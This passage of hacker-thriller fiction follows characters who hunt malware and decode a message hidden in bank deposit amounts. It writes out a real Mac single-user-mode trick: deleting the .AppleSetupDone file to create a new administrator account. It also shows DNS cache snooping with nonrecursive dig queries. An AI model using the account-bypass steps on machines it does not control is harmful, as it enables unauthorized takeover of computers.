"We don't have time," Pawn began. She hit *return*. "For that," he finished. "You really shouldn't have done that."

"I'm sorry. I thought it was a requirement."

They sat there in silence, anxiously looking at the screen.

```
** /dev/rdisk0s3
** Checking HFS Plus volume.
** Checking Extents Overflow file.
** Checking Catalog file.
** Checking multi-linked files.
** Checking Catalog hierarchy.
** Checking Extended Attributes file.
  Incorrect number of Extended Attributes
```

```
(8, 120)
  Incorrect number of Access Control Lists
(8, 120)
** Checking volume bitmap.
** Checking volume information.
** Repairing volume.
```

They waited for what seemed far too long.

```
** Rechecking volume.
** Checking HFS Plus volume.
** Checking Extents Overflow file.
** Checking Catalog file.
** Checking multi-linked files.
** Checking Catalog hierarchy.
** Checking Extended Attributes file.
  Invalid map node
(8, 0)
** Checking volume bitmap.
** Checking volume information.
** Repairing volume.
```

"Damn it!" Gayle said, frustrated that she was letting the stress get to her.

```
** Rechecking volume.
** Checking HFS Plus volume.
** Checking Extents Overflow file.
** Checking Catalog file.
** Checking multi-linked files.
** Checking Catalog hierarchy.
** Checking Extended Attributes file.
** Checking volume bitmap.
** Checking volume information.
** The volume Macintosh HD was repaired successfully.
localhost:/ root#
```

Finally, she was able to begin the process. She got busy.

```
localhost:/ root# mount -uw /
localhost:/ root# rm /private/var/db/.AppleSetupDone
localhost:/ root# exit
```

The system rebooted.

"What did you do?" he asked.

"I removed the file that tells OS X that it has already been set up. Now it thinks that it needs to set up again."

OS X booted up, and immediately asked what language should be used for the "main language." She selected English. The system then went through its little "Welcome" multimedia presentation.

She told the system that she was in the United States. Then she had to select *Do not transfer my information* at the *Do You Already Own a Mac?* screen. She selected her keyboard region.

At *Select a Wireless Service*, she was presented with *Java Script* and *Other Network*. She selected *Java Script*.

She tried to continue past the *Registration Information* screen, but the system wouldn't let her. "Assholes! I can't believe they won't let you skip this screen. Jerks."

She tried to enter a series of *F* characters for all the required fields, but the system wouldn't let her. She actually had to enter numbers and letters for the address. She began typing. *#1 Steve is an Ass! Street.*

That worked. She selected *Home use* and *for Design/Print*. "I *really* don't have time for this!"

Finally, she could create an account. This would be an administrator, and she would have full access to the machine. She typed in *Paul* for the name, *paul* for the short name, and *n00b* for the password.

She selected her time zone, and date and time. Within seconds, she had a desktop with administrator privileges.

Pawn frowned at her. "That was an interesting trick. Is this is an administrative user?" Pawn looked at the laptop screen and then back at her. He continued to frown. "How did you know how," he began.

"Look, we don't have time for this right now. Do your thing. We may already be too late!"

Pawn opened a terminal window and fired off a *dig* command to check the DNS cache on 20.1.6.8 for *www.down-gd123.com*.

```
root# dig @20.1.6.8 www.down-gd123.com +norecursive
; <<>> DiG 9.2.2 <<>> @20.1.6.8 www.down-gd123.com +norecursive
;; global options: printcmd
;; Got answer:
```

```
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 59777
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;www.down-gd123.com.      IN   A
;; AUTHORITY SECTION:
com.          101   IN   SOA   a.gtld-servers.net. nstld.verisign-grs.com.
1167153178 1800 900 604800 900
;; Query time: 268 msec
;; SERVER: 20.1.6.8#53(20.1.6.8)
;; WHEN: Tue Dec 26 12:13:36 2006
;; MSG SIZE rcvd: 109
```

"Crap," he said.

"What?"

"A nonrecursive query for *www.down-gd123.com* returns a *no such domain* response."

"What does that mean? English, Paul."

"Someone or something has looked up that address against that DNS server."

"Paul," she began, feeling her frustration rise.

"That means your *hydra* program was successfully downloaded to the Java Script server," he said, typing in the next *dig* command.

"And?"

Pawn ignored her. He fired off another *dig* to check for *www.hydra-gd123.com*.

```
root# dig @20.1.6.8 www.hydra-gd123.com +norecursive
; <<>> DiG 9.2.2 <<>> @20.1.6.8 www.hydra-gd123.com +norecursive
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 58304
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;www.hydra-gd123.com.      IN   A
;; AUTHORITY SECTION:
com.          101   IN   SOA   a.gtld-servers.net. nstld.verisign-grs.com.
1167152996 1800 900 604800 900
;; Query time: 270 msec
;; SERVER: 20.1.6.8#53(20.1.6.8)
```

```
;; WHEN: Tue Dec 26 12:10:38 2006
;; MSG SIZE rcvd: 110
```

"Oh," he said.

"Oh, what, Paul?"

"*Hydrarecon* is running." He turned to look at her. That means you have less that 23 hours to get to your son." He paused. "I am really sorry for this. I was trying to help you."

Gayle didn't say a word. This was an expected contingency, one she had already prepared for. The wheels were in motion. She would be face-to-face with Bobby sooner than she expected, and this time Robert was not going to get the upper hand.

A group of people attracted by the police activity had gathered outside the strip mall. Pawn looked out the window. Somewhere in the parking lot, blue and red lights spun, their muted reflection creating a silent throbbing rhythm against the bare drywall.

"What do I do now?" he asked, looking at her.

"You turn yourself in. Tell them it was an accident. They'll go easy on you. You haven't done anything wrong."

"What about the Java Script thing?"

"I'll clear that up when I send the e-mail. Java Script will get what they want, and you'll be off the hook."

Pawn looked at her and smiled.

Gayle frowned suddenly.

"What?" he asked.

"We still never figured out why they were at your apartment," she said.

Pawn's expression dropped instantly. "Oh, no," he said, looking out the window. Gayle looked at him. He was a smart kid, but he was way out of his league. It wouldn't be long now. She could hardly contain the smirk, but managed to push it down as he turned again to look at her.

"I," he began.

His look told the tale. *Perfect*, she thought. *Perfect.*

"I cannot do this by myself. Can I...can I stay with you? I may even be able to help. Is that OK?"

Gayle smiled to herself.

"Of course, you can stay with me, Paul. I was actually hoping that you would, but I didn't want to assume."

"What do we do now?" asked Pawn.

"We've got 23 hours to get to Costa Rica. We've got the clothes on our backs, the money in our pocket, and your laptop. We're holed up in a strip mall surrounded by the police.

"It's time to get creative."

Appendix

Flashback to Knuth

The following excerpts from *Stealing the Network: How to Own an Identity* will help refresh your memory on the exploits of Knuth.

Sins of the Father

The young man stood holding the handle of his open front door, looking at the two men in dark suits on his porch. "So, who are you this time? FBI again?"

"Uh, I'm Agent Comer with the United States Secret Service, and this is…" As Agent Comer turned, the young man cut him off.

"Secret Service. Well, come on in!" he said, with a tone that could only be interpreted as mock enthusiasm. He left the front door swung wide, and strode down the entry hall, his back to the two agents. The two agents looked at each other, and Agent Comer motioned his partner inside. As they stepped past the threshold, Agent Comer quietly closed the front door behind him.

They found the young man down the hall in the living room, seated on a sofa with his arms extended to either side of himself, resting on the sofa back. Opposite him was a pair of uncomfortable-looking folding chairs. In between was a coffee table with a yellow legal pad and a Cisco mug acting as a pen holder. "Have a seat, gentlemen."

The two agents each took a seat, Agent Comer taking the seat to the young man's right. "I'm Agent Comer, and this is Agent Stevens…" He paused for a moment as the young man leaned forward to grab the pad and a pen, and began taking notes. Agent Comer continued. "We'd like to ask you a few questions."

The young man rolled his eyes. "About my Dad." Agent Comer nodded, "Yes, about your father. I have spoken with Special Agent Metcalfe of the FBI, and read the statement you've given to them, but the Secret Service needs to…"

The young man held up his left hand in a gesture of "wait," while he scribbled another line on the pad with his right. "Look," he said, "I already know all you Feds have lousy intelligence sharing, so you're going to ask me the same damn questions that I've answered at least 10 times for some other Fed. Let's just get down to the grilling, okay? You're Secret Service, so you probably want to ask about the money that keeps showing up in my bank accounts. I've already been over this with my lawyer and the other Feds, and I can't be convicted for the fraud. I'm not in contact with my Dad, and I haven't been for a couple of years. Even before he went missing. I don't know if he took the missing money. I have no control over the money being put in my accounts. Changing the account or bank won't do any good. We've tried, eight times. I haven't kept one damn cent of it; I keep very detailed records of every transaction, and I keep Special Agent Postel up to date so they can recover the funds. If you intend to place blame on me, let me know now, so I can get my lawyer down here. Or, if you plan to detain me, we can go right now, and I'll call him from your office, and we can start a harassment suit. You know what? Let me see your IDs, now!"

Both agents mechanically reached into their left inside suit pockets, and produced a badge flip, which they slid forward on the coffee table. Agent Comer said, "Honestly, we're just here to collect information. You're not being accused of anything. We would just like to ask some questions."

The young man kept his head down as he copied information from the government ID cards, and appeared to ignore what Agent Comer was saying. He continued writing for a few more moments of uncomfortable silence before sitting back up to address the two. "So ask."

Agent Comer produced a smaller notebook of his own, and flipped several pages in. Agent Stevens saw this, and extracted his notebook as well. Agent Comer began. "Is your name Robert Knoll?"

"Yes," replied Robert.

"Junior?" Agent Stevens piped up. Both Robert and Agent Comer turned to stare at Agent Stevens as if he had turned green. Agent Stevens glanced back and forth between the other two men, muttered "Junior" to himself, and jotted in his notebook.

Agent Comer continued. "Obviously, we're looking for any information about your father, Robert Knoll, alias Knuth, alias Bob Knuth, alias…"

"I don't know anything about any aliases," Robert interrupted, "It looks like that all happened after he disappeared about a year and a half ago."

"He didn't use any aliases before that time?"

"None that I know of. You guys would know better than I would, right? The Navy guys and NSA guys both said Dad had a clearance update just two years ago."

The Interview

The interview lasted about half an hour. As Robert expected, the Feds didn't end up having any questions that he hadn't been asked at least a half dozen times. Also as expected, Robert knew more about some specific events and dates than the Secret Service did. Information he had only received from other government investigators! If Robert hadn't become so disgusted with federal law enforcement by now, he might consider going into business designing government data sharing systems.

He had never consciously decided to cooperate with LE to try and track down his Dad. It just kind of happened by default, even though he himself had been on the receiving end of some of the trouble as a result of the whole mess. He hadn't actually been "hauled in for questioning" for a while. Robert guessed this was more a result of the trail going cold than anything else. The frequency and variety of government employees had died down, as well.

These Secret Service agents provided him with one more piece of evidence that he hadn't had before, though: they brought a folder containing copies of statements for another bank account, one he didn't even know he had. Or maybe it wasn't "his", it was hard to tell. The name on the account was "Robert D. Knoll". Robert and his father didn't have middle names. No, it had to be. It had been opened by mail, with a mailing address belonging to a local PO Box. All the deposits had been electronic funds transfers, like the others. It had to be another one of the same. They had asked him if he had been to that PO Box, but he hadn't. He hadn't heard of it before that moment.

The Secret Service agents didn't have anything else new to Robert. He supplied them with the names of the other Feds who had given the information to Robert that the SS guys didn't know before. They reiterated that his Dad was accused of electronically stealing several million dollars from a bank. They wouldn't give an exact figure. Based on previous conversations, Robert guessed it could be as high as 10 million dollars.

In some ways, it was very difficult to believe that his father really had anything to do with it. In other ways, it was very easy to believe. He had always believed his father to be an honest man, in his own way. His father had been a government employee almost his whole adult life, most of that time with the NSA. He held one of the highest clearances available, even after he retired. Right up until he disappeared. Then there was the money that started showing up in his bank account.

If it wasn't his father, then who would do that? Only his father, or someone who wanted very badly to frame him. Robert knew in his heart that it was his father. Why else wouldn't he have heard something? Not that their relationship had been great for a while, not since Mom died. Dad really hadn't been right since then. The whole family hadn't been right. Robert only talked to his sister Jen anymore.

Speaking of Jen, he should give her a call, and let her know that there was yet another set of Feds on the case, in case they decided to bother her, too. Jen didn't get bothered nearly as often. For some reason, the Feds weren't nearly as interested in the married, mother-of-two housewife as they were in the single, white male, 20-30 years old, who kept mostly to himself. Of course, Jen wasn't the one with money mysteriously showing up in her bank account.

Not that he got to keep any of it. Every cent of it went back to wherever it came from. And Robert was now in the habit of keeping enough cash (his own cash) on hand for the times when his bank account was frozen for a week or two. He had to have his job switch to cutting live checks from direct deposit. Robert's employment status was on thin ice due to the several times that the Feds took him into custody for the 48 hour limit with no warning. He wasn't charged, of course. But the easiest way to get fired is to not show up without notice. And Robert had to pay his lawyer out of his own pocket. The lawyer he had to hire to get him out of custody. Several times. Robert really wished he could have kept some of the mystery money. He'd be several hundred thousand dollars richer by now.

Robert had a few new small puzzle pieces to file and collate. He had discovered that when he could produce documentation the latest pair of agents didn't know about, they would be a lot more willing to share their new pieces with him. And when he made copies of the documentation for the agents, he would be permitted to retain copies of theirs. It wasn't too hard to convince them to give up copies of

most things, anyway. Most of the documents related to him, or appeared to. He usually had a legitimate need for them, as part of his attempt to keep his actual finances straight. In a way, Robert was a victim of identity theft. The only difference is that most identity theft victims have a problem with money disappearing, not extra money showing up uninvited.

Robert kept a ledger in Excel of all the "deposits" into his accounts alongside his regular transactions, so that he had some hope of keeping his money straight. His lawyer also advised him that this would probably be necessary to prove that he didn't keep any of the stolen money, and to demonstrate that he was an unwilling participant. His own legitimate transactions were pretty easy to keep track of: just a couple of paycheck deposits each month, and a few checks written to take care of some key bills, like the mortgage. Robert wasn't sure what to do with this new account that had dropped in his lap today. The Secret Service advised him that, of course, it had been closed already. Robert decided to throw it on a separate tab in his spreadsheet.

After spending 10 minutes typing everything in and proofing the entries, Robert sat back and stared at the photocopy in his hand. Robert "D." Knoll. What was that about? Did someone make a typo? His Dad obviously knew better. Was there a system somewhere in the world so antiquated that it insisted on a middle initial, and they just made one up for people who didn't have one? Were there Roberts A, B and C out there? Robert smiled to himself as he ran his hand through his hair; he imagined removing a red and white striped hat to reveal Little Robert E.

So, PO Box 1045. No address. Well, for the post office, the PO box was the address, wasn't it? Robert had never rented one before. Did that mean it was down at the post office, one of those little glass doors with the letter combination locks? Maybe the D was a clue to the combination? Robert thought to himself that he played too many adventure games.

Robert had a hard time getting to sleep that night. The iPod didn't help. Most times, it would put him right out, and he'd wake up in the middle of the night when some Metallica song shuffled in at high volume, rendering him conscious enough to paw the earbuds out of his ears. Not so this time; he listened to several hours' worth of Rock/Punk/Ska/Metal/Pop without drifting off once. He kept thinking about the PO box, what it was for, what would happen to it. Could the post office hold your house mail for non-payment of PO box fees?

Robert convinced himself that he had to take a trip to the post office tomorrow, to close out the PO box, maybe see if there was anything there, so he could turn it over to the Secret Service guys.

A few minutes later, Robert fell asleep listening to "The Call of Ktulu."

The Post Office

The Post Office sucks, Robert thought. At that moment, he didn't care if he never got his mail anymore. He had been standing in line for 15 minutes, with the *same* two people in front of him the whole time. The guy at the counter appeared to be trying to mail some package. The grizzled old postal guy behind the counter appeared to have no idea that this mailing packages thing was a service that they offered. He had gone into the back at least four times to ask someone some question. Was there someone in the back even *more* grizzled than the guy working the counter?

You would think that they might consider having more than one counter position open, Robert thought, since it looked like after 30 years working for the post office, every day was still a fresh challenge for Grizzly Adams. There *were* other postal people working other positions, but they didn't look as "open" as you might think. The other workers just stood there scribbling on bits of paper and labels, and never once made any contact with people in the line. Robert wondered what kind of horrible contest took place each morning at the Post Office, where they competed to see who would have to work their counter AND help customers.

Robert entertained the idea that they were open, but that they were not required to admit it. If the woman in front of him in line were to march up to the open, manned station, would the postal worker have to grudgingly serve her? If she tried, would she receive "the hand?" The large woman behind the counter to the left looked as though she might be expert at delivering "the hand." She could be a black belt at "back in line" hand gestures.

Finally, the man being served reached some milestone, and departed. Did Grizzly run out of postal filibuster? Was there an upper limit of one half hour service per customer? Or did he simply tire of torturing this one, perhaps because he had broken the customer's spirit?

Robert moved to the coveted "next in line" spot. The old woman who proceeded to the counter seemed to have a deceptively simple request: she wished to "mail" a "letter." She claimed that she wasn't sure whether or not it was too heavy, since it contained several "pages," and she wished to have it "weighed." This appeared to anger Grizzly Adams. Something flashed in his eyes. Annoyance? Contempt? Robert wasn't sure. In silence, he weighed the letter. He slowly announced, "A regular first class stamp will be sufficient."

The old woman brightened, and replied "Oh good, I have one of those in my purse!" and happily exited the vinyl-roped maze to apply her stamp elsewhere in the government office.

Grizzly's glare immediately settled on Robert. He silently stared at Robert as if he were an opposing gunfighter. This did not bode well. It was clear that he intended to make Robert pay for his defeat at the hands of the old woman. Did his anger perhaps stem from the fact that he had been denied the opportunity to fully serve? Instead of hating his job, did he maybe love it so much that he lived to bring the full power of the United States Postal Service to bear on each and every customer who came into his branch? Was his frustration that of the underutilized philatelist denied the opportunity to use an unappreciated 8 cent stamp on the slightly overweight letter?

It was probably because he knew that people like Robert would just about rather die than ever come back here again.

Robert stepped forward and asked "Is Post Office box 1045 here?" The smile and look of relief on Grizzly's face told Robert the answer before he even said "No." out loud.

Robert didn't even have time to plot his next step in the dance with Grizzly Adams when the large woman behind the counter on the left sprang to life with a shout: "That's at the UPS store!" The implicit "Fool!" at the end of her verbal barrage didn't need to be said aloud. Her hands on her hips and the motion of her head spoke volumes. Oh yes, Robert had no doubt that this woman could refuse to service the entire line. By herself. For hours. With just her hand.

But they had made one crucial mistake in dealing with Robert. As Robert seized his victory and headed for the door, he called over his shoulder "Thank you! You've been very helpful."

Robert silently vowed never to return to this post office. To do so would be to take a chance that his perfect record would be tarnished. For Robert had done what few had been able to accomplish: he had obtained his answer from the Post Office.

The Key

Robert pushed open the door of the only UPS Store in town and walked inside. He stepped to the side, out of the path of traffic, and looked around the store. A central counter monopolized most of the space. There were a couple of employees behind it, working cash registers and helping patrons. He saw what he came for in the back of the store: a wall of metal-fronted post office boxes.

He wandered over to the wall of PO Boxes, and scanned for box 1045. It was closer to the top; the numbers started at 1000. Robert assumed that the numbers designated the location where a particular PO Box number would be found. It looked like they had 1000 through 1299 here. The last bunch at the bottom were larger ones with combination locks built into the door. They used letters for the combinations.

Box 1045 had a keyhole rather than a combination lock. Robert certainly didn't have the key. He strolled back to the counter and waited in a short line.

"Can I help you, sir?" The young woman behind the counter looked at him expectantly.

"Uh, yeah. I have box 1045, and I don't have my key…"

"Okay, sir. What's your name?"

"Robert Knoll"

"Alright, just a sec… let me look this up." She tapped his name into a terminal behind the counter. "Ah, ok. So you opened this account over the Web… and we have the key for pickup. Just a sec." She went through a door behind the counter. Robert could just barely see her back as she pulled a set of keys out of her pocket, and unlocked a metal box on the wall. The door of the box jangled loudly from all the keys as it swung open. She scanned though all the keys and grabbed one of a hook. She swung the door closed again, and twisted her own keys loose from the lock.

"Okay, Mr… Knoll!" she said, finding his name on the screen again. "Do you have a drivers license or photo ID with you?" She held the key in her left hand, up by her shoulder, and her right extended to accept his ID. Robert grabbed his wallet out of his back pocket, and flipped it open to his driver's license, which he held up for her to see. "Great, thanks! Here ya go." And with that, she placed the flat steel key in his hand.

Robert nodded his thanks at her, then headed for the PO Boxes.

Robert simply inserted the key into the lock of box 1045, and turned it. Using the head of the key as a handle, he pulled the door open. Inside were several identical envelopes. Robert removed the stack of letters. He noted they all came from the same bank.

Suddenly he heard "Okay, hold it right there. Federal Agent! Hands on your head, turn around slowly!" It took Robert a few moments to realize that the agent was talking to him. Robert did as he was told, and turned around with his hands on his head. The position was awkward; he had a handful of envelopes, which he was now holding against his hair. When he turned around, he saw one of the Secret Service agents who had visited him at home. Agent… what was his name?

"Agent Stevens! What do you think you are doing?" came a voice from behind Agent Stevens, who had his hand inside his jacket, as if to produce a gun. Behind him, Agent Comer held an ice cream cone.

"I caught him red handed, sir!" Agent Stevens said. "Returning to the scene of the crime."

"At ease, Stevens," Comer barked. "I'm very sorry, Mr. Knoll. Please put your hands down; there's no need for any of that. Stevens, what the heck are you doing here, bothering Mr. Knoll?"

"I spotted the perp entering this facility, and monitored his activities. I determined that he accepted delivery at the drop off, and I moved to intercept!"

Robert looked back and forth between the two Secret Service agents, but did not say a word.

"Perp? Intercepted?…Stevens, what is wrong with you? You can't detain a private citizen or prevent him from going about his business without a warrant or probable cause. Besides, I told you that he isn't a suspect. Okay, that's it, go sit in the car."

"But, I…"

"Car! Now!" Agent Comer fixed a sharp look on Agent Stevens, who slunk out the front door. "I'm very sorry, Mr. Knoll. I hope you will let this slide. My partner still has a lot to learn."

Robert simply nodded, unsure of what to do still. Comer licked some of the dripping ice cream from the edge of his cone. "Do you mind if I ask what you were up to?" Comer asked. He motioned to the envelopes in Robert's hand.

Robert looked at the pile himself, and considered what his answer should be. Agent Comer had already acknowledged his right to be here and go about his business, so he figured he'd try the truth. "I came to see what was in the PO box."

Comer nodded. "Any chance you'd let me see as well? We were in the area, and we were thinking about asking the store if they would give us access to the PO box, or see if they would require a warrant."

Robert thought for a moment. "You have no right to force me, you know." Comer nodded. Robert shrugged, and started to tear open one of the letters.

It was a bank statement addressed to Robert D. Knoll. With Agent Comer watching over his shoulder, he opened another one, and found a statement nearly identical to the one he had just opened. He locked the PO box again, pocketed the key, placed the statements in the free hand of Agent Comer, and walked out of the store.


He didn't bother asking about copies. Robert already had copies of these particular statements, Agent Comer had brought them to him yesterday.

The Spreadsheet

Robert stared at the spreadsheet. On the way home, he had admitted to himself that he had been hoping there would be something else waiting in the PO Box for him. Something from his father. Looking at the column of dollar amounts, he wondered why his Dad would send money, and nothing else. Dad had to have known that he couldn't keep it, or that he would have gotten into serious trouble if he tried.

He opened a new worksheet, cut-and-pasted all the illicit deposits into one column, and totaled it.

Illicit Deposit Totals in Excel



	A	B	C	D
35	$6,800.00			
36	$6,900.00			
37	$8,700.00			
38	$6,900.00			
39	$7,300.00			
40	$6,900.00			
41	$6,900.00			
42	$7,900.00			
43	$6,900.00			
44	$8,400.00			
45	$8,500.00			
46	$344,800.00			
47				
48				
49				
50				
51				

Wow. $344,800. Over a third of a million. More than Robert owed on his house. He knew Dad had some money from his dot-com days, but not nearly

enough to just throw around a third of a million like that. More evidence that Dad really was guilty.

Robert erased the total line, and started playing around with sorting options. Select column A, Data-Sort, column A, ascending… 45 deposits, from $6,500 to $8,800. There seemed to be no particular pattern to the numbers. There were three deposits of $6,500, a bunch for $7,200. $6,600 was missing entirely.

Robert toyed with the idea of doing a graph of dollar amounts versus time, or maybe a frequency analysis of the dollar amounts. His thoughts drifted back to a lesson many years ago.

Codewheels

"Bobby! Jenny! Come down stairs, I want to show you kids something. All right, settle down. Your mom thought it would be a good idea if I taught you kids some of what I do at work while you're on summer vacation and I'm on leave."

Bobby and Jenny sat across the kitchen table from their Dad, in the avocado-painted nook. Mom paused her puttering and smiled at them before returning to her kitchen work. Dad handed each of the kids a piece of paper with a bunch of mixed up capital letters printed at the top, and a pencil. Bobby was 8, and his sister was 10.

"So kids, what do you think it says?" Each piece of paper had the same phrase at the top:

```
CNN IQQF EJKNFTGP IQ VQ JGCXGP
```

Bobby looked at Dad with a confused expression on his face. He wondered why there were so many letter Qs. Jenny piped up. "I know! It's a secret code, you have to figure out what letter equals what other letter. Some of the other girls showed me how so we could write letters the boys can't read."

Dad smiled. "Good job, Jenny. But what does it say?"

Jenny furrowed her brow. "I don't know. You have to have the code that tells you what letter to change it to."

"Good," Dad said, "Mom, hand me a coffee cup, and a bowl there, will you? And some scissors." Mom brought the two white ceramic objects over to the table. She set them down, turned to a nearby junk drawer, and produced a pair of metal scissors.

Dad took a piece of paper and a pencil, and placed the cup open end down on the paper, and traced the pencil around the edge of the cup. He lifted the cup to show the perfect circle drawn on the paper. He then did the same with the bowl on the other half of the paper to make a larger circle. He gave this paper and the scissors to Bobby, and said "Cut these out. Jenny, you make one too." Dad slid the bowl and cup over to Jenny, and she traced her own circles. Soon each of them had their own pair of different sized circles.

"Here, line the centers of the circles up, and hook them together with these, small circle on top." Dad handed each of them a brass paper fastener. "Now do this," he said, and held his hand out to Jenny for her circles. He wrote a capital "A" on the outer ring, and a little "a" on the inner one. "Now do that for all the letters. You have to make sure you use the whole circle, so that each letter takes the same amount of space."

The kids took a couple of minutes to do each pair of A through Z, with a minor amount of correction. When they were done, he announced "Now, turn the wheels so that the capital C lines up with the lowercase a." Jenny started to scribble letters below the coded message.

Bobby looked from wheel to paper, experimentally replacing letters in his head. He had gotten as far as "all," and decided that he had the right idea, when Jenny blurted out "All good children go to heaven!" And Bobby saw that she did indeed have that written below the coded message on her paper.

"Good job, Jenny! Here, you've earned a quarter. Next time, give Bobby a chance to finish before you answer. You see how to do it, Bobby?" Bobby nodded. "That's called a Caesar Cipher. It's named after Julius Caesar, who supposedly used it to send messages to his armies. You take each letter in the alphabet, and shift it up so many positions. This one just shifted a couple, so that A became C. With your code wheels, you can do 26 different codes, see? You kids should practice writing messages to each other. Later, I'll show you how to figure out the message even when you don't know the wheel setting."

Bobby spent most of the next couple of days experimenting with the wheel, getting a feel for how the cipher worked. Jenny did one coded message with him, and then lost interest. A couple of days later, Dad called the kids downstairs again. "Go get your code wheels, kids. I've got another one for you." There were two more pieces of papers. This time they had a new phrase written on them:

```
ABJ VF GUR GVZR SBE NYY TBBQ ZRA GB PBZR GB GUR NVQ BS GURVE PBHAGEL
```

Jenny started twisting her wheel, apparently considering each setting in her head, one at a time. Bobby left his wheel on the table, and began writing below the first word in the ciphertext.

```
ABJ VF GUR GVZR SBE NYY TBBQ ZRA GB PBZR GB GUR NVQ BS GURVE PBHAGEL
BCK
CDL
DEM
EFN
FGO
GHP
HIQ
IJR
JKS
KLT
LMU
MNV
NOW
```

Bobby saw the word "now," and stopped writing. He picked up his wheel, and lined up "N' and "a." After about a minute of writing, Bobby slid his paper over to his father.

```
NOW IS THE TIME FOR ALL GOOD MEN TO COME TO THE AID OF THEIR COUNTRY
ABJ VF GUR GVZR SBE NYY TBBQ ZRA GB PBZR GB GUR NVQ BS GURVE PBHAGEL
BCK
CDL
DEM
EFN
FGO
GHP
HIQ
IJR
JKS
KLT
LMU
MNV
NOW
```

Robert felt a touch of anger at the thought of his 8 year old self working ciphers for his father's approval. He wondered if he was still doing the same now. If this was

a coded message, what code was being used? Robert was not equipped to crack DES or anything so serious.

He carefully made sure the numbers were in chronological order. The order the deposits were received. He turned off the currency formatting. It looked a lot like Unicode. Like simple ASCII stored in Unicode format. Robert did a couple of quick checks.


```
C:\Documents and Settings\default>perl -e "print chr(0x65)"
e
```

No, it wouldn't be hex, which he put in out of habit. Everything was decimal…

```
C:\Documents and Settings\default>perl -e "print chr(65)"
A
C:\Documents and Settings\default>perl -e "print chr(88)"
X
```


Robert felt like a shock had run through him. Everything was in the range of capital A through capital X. That couldn't possibly be coincidence. Robert Set up cell B1 with the formula "=A1/100", and pasted that down the B column. Then he pressed F1, and typed "ascii code" into the search. Go away Clippy, Robert thought, No one likes you. Excel help showed the CHAR function. Robert put "=CHAR(B1)" into C1. Cell C1 showed "S". Yes!

Robert Tries to Break the Code in Excel



Robert quickly pasted the formula into the rest of column C. He got garbage.

A Failed Attempt to Decode the Message



	A	B	C	D
1	8300	83	S	
2	7900	79	O	
3	7800	78	N	
4	7900	79	O	
5	8000	80	P	
6	8100	81	Q	
7	7200	72	H	
8	8700	87	W	
9	8700	87	W	
10	7200	72	H	
11	6500	65	A	
12	8500	85	U	
13	7500	75	K	
14	6700	67	C	
15	7200	72	H	
16	8600	86	V	
17	8700	87	W	
18	8700	87	W	
19	6500	65	A	
20	7200	72	H	
